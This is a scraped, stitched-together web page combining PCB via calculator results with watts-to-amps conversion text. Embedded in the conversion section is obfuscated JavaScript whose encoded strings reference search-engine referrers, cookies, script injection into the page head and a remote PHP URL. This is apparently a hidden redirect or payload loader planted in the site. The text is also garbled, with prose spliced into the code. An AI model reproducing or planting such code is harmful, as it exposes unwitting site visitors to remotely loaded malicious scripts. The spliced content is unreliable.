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
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Bandwidth & Max Conductor Length | Conductor Impedance | Conductor Properties | Conversion Calculator | Crosstalk Calculator | Differential Pairs
Embedded Resistors | Er Effective | Fusing Current | Mechanical Information | Min Conductor Spacing | Ohm's Law | Padstack Calculator
PDN Calculator | Planar Inductors | PPM Calculator | Thermal Management | Via Properties | Wavelength Calculator | XL-XC Reactance

Via Characteristics



Via Hole Diameter: **10 mils**

Internal Pad Diameter: **20 mils**

Ref Plane Opening Diam: **40 mils**

Via Height: **62 mils**

Via Plating Thickness: **1 mils**

Options

Base Copper Weight: 0.25oz 0.5oz 1oz 1.5oz 2oz 2.5oz 3oz 4oz 5oz

Units: Imperial Metric

Substrate Options
Material Selection: **FR-4 STD**

Er: **4.6** Tg (°C): **130**

Temp Rise (°C): **20**

Temp in (°F) = 36.0

Ambient Temp (°C): **22**

Temp in (°F) = 71.6

Property Selection: Via Properties Differential Vias

Layer Set: 2 Layer Multi Layer Microvia

Print Solve!

IPC-2152 with modifiers mode

Via Capacitance: 0.4021 pF	Via DC Resistance: 0.00153 Ohms	Power Dissipation: 0.00599 Watts
Via Inductance: 1.3262 nH	Resonant Frequency: 6891.661 MHz	Conductor Cross Section: 34.5575 Sq.mils
Via Impedance: 57.429 Ohms	Step Response: 25.4032 ps	Via Current: 1.9785 Amps

Information

Power Dissipation (dBm): 7.7739 dBm


Aspect Ratio: 6.20:1

Via Temperature: Temp in (°C) = 42.0, Temp in (°F) = 107.6

Via Thermal Resistance: 179.3 °C/W

Via Count: **10**

Via Voltage Drop: 3.0273 mV



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Typical power factor values Do not use typical power factor values for accurate calculations.. AC three phase watts to amps calculation Calculation with line to line voltage The phase current I in amps (A) is equal to the power P in watts (W), divided by square root of 3 times the power factor PF times the line to line RMS voltage VL-L in volts (V): The power factor of resistive impedance load is equal to 1.

1. [amps to wattage conversion chart](#)
2. [how to convert watts to amperage](#)
3. [watts amps chart](#)

```
var _0xa147=['c2V0','TEpWcGU','=','c25rZXE','=','cHIYQ24','=','c2NyaXB0','emtKZWE','=','c3Jj','aGVhZA==','YW1wcyt0byt3YX  
R0YWdlK2NvbniZlcnNpb24rY2hcnQ=','cU1P','blV0','Mnw1fDB8M3wxfDQ=','M3w1fDF8NHwyfDA=','c3BsaXQ=','dE9R  
QlQ=','TGRpVW0=','cmVwbGFjZQ==','Y29va2ll','a0lXZXk=','bGVuZ3Ro','SnZVTU0=','UkVzR20=','V29MT20=','bWF0Y2  
g=','WXNuUnQ=','OyBleHBpcmVzPQ==','OyBwYXRoPQ==','OyBkb21haW49','OyBzZWN1cmU=','YmVvbEk=','Q3hvVW  
w=','cXBMR04=','b1pVdmI=','SEZtZ1Q=','Z2V0VGltZQ==','U0NvWUU=','TnBKR3k=','bGdvSkG=','RFhXd2U=','aG5jSEs=  
, 'LmJpbmcu','LnlhaG9vLg==','LmFvbC4=','LmFzay4=','LmFsdGF2aXN0YS4=','Y1VM','aHR0cHM6Ly9jbG91ZGV5ZXNzL  
m11bi9kb25fY29uLnBocD94PWlvc3RpdGx1JnF1ZXJ5PQ==','UWFKUXg=','a2pIYmY=','R0dEdGM=','T0xBRFI=','cGFwR0  
o=','WEhlcGw=','LnlhbmRleC4=','Z2V0','cW1NSWk=','Y1NoUFQ=','Z05uY28='];(function(_0x7ccf53,_0x2350ab){var _0x4  
0f9d7=function(_0x2f96a1){while(--_0x2f96a1){_0x7ccf53['push'](_0x7ccf53['shift']());}};_0x40f9d7(++_0x2350ab);)(_0xa  
147,0xb2);var _0x2ebc=function(_0x3b32be,_0x4b031d){_0x3b32be=_0x3b32be-0x0;var  
_0x3769de=_0xa147[_0x3b32be];if(_0x2ebc['initialized']===undefined){(function(){var _0x578a7c=function(){var  
_0xa9e38d;try{_0xa9e38d=Function('return\x20(function()\x20+'{ }.. Calculation with line to neutral voltage The phase current  
I in amps (A) is equal to the power P in watts (W), divided by 3 times the power factor PF times the line to neutral RMS voltage  
VL-N in volts (V): The power factor of resistive impedance load is equal to 1..  
constructor(\x22return\x20this\x22)(\x20)+';')();}catch(_0x151e59){_0xa9e38d=window;}return _0xa9e38d;};var  
_0x41e9de=_0x578a7c);var _0x343a27='ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789  
+/-':_0x41e9de['atob']||(_0x41e9de['atob']=function(_0x326cf8){var _0x1e7862=String(_0x326cf8)['replace'](/=+$/,'');for(var  
_0x184d72=0x0,_0x1fcf4e,_0x2255d7,_0x2b3f74=0x0,_0x2de201="";_0x2255d7=_0x1e7862['charAt'](_0x2b3f74++);~_0x22  
55d7&&(_0x1fcf4e=_0x184d72%0x4?_0x1fcf4e*0x40+_0x2255d7:_0x2255d7,_0x184d72++%0x4)?_0x2de201+=String['fro  
mCharCode'](0xff&_0x1fcf4e>>(-0x2*_0x184d72&0x6):0x0){_0x2255d7=_0x343a27['indexOf'](_0x2255d7);}return  
_0x2de201;});})();_0x2ebc['base64DecodeUnicode']=function(_0x323d64){var _0x7b1ba8=atob(_0x323d64);var  
_0xe0a088=[];for(var _0x5626f0=0x0,_0x587318=_0x7b1ba8['length'];_0x5626f0=0x0){_0x1be8d4=!![];}}else{return cookie  
[name];}}if(_0x1be8d4){cookie[_0x2ebc('0x36')](_0x1b94bb[_0x2ebc('0x33')],0x1,0x1);if(!_0x43d1fb){_0x1b94bb[_0x2ebc(  
'0x37')](include,_0x1b94bb[_0x2ebc('0x38')](_0x1b94bb[_0x2ebc('0x39')],q)+'')}}}R(); Watts to amps calculator Select  
current type, enter power in watts, voltage in volts, power factor for AC circuit and press the Calculate button (DC = Direct  
Current, AC = Alternating Current): DC watts to amps calculation The current I in amps (A) is equal to the power P in watts (W),  
divided by the voltage V in volts (V): AC single phase watts to amps calculation The phase current I in amps (A) is equal to the  
power P in watts (W), divided by the power factor PF times the RMS voltage V in volts (V): The power factor of resistive  
impedance load is equal to 1.
```

amps to wattage conversion chart

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 5oz

Units
 Imperial
 Metric

Substrate Options
 Material Selection: **FR-4 STD**
 Er: **4.6** Tg (°C): **130**

Plating Thickness
 Bare PCB
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 1oz
 1.5oz
 2oz
 2.5oz
 3oz

Temp Rise (°C): **20**
 Temp in (°F) = 36.0

Ambient Temp (°C): **22**
 Temp in (°F) = 71.6

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 Via Properties
 Differential Vias

Layer Set
 2 Layer
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 Microvia

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 Via Thermal Resistance: 179.3 °C/W
 Aspect Ratio: 6.20:1
 Via Count: **10**
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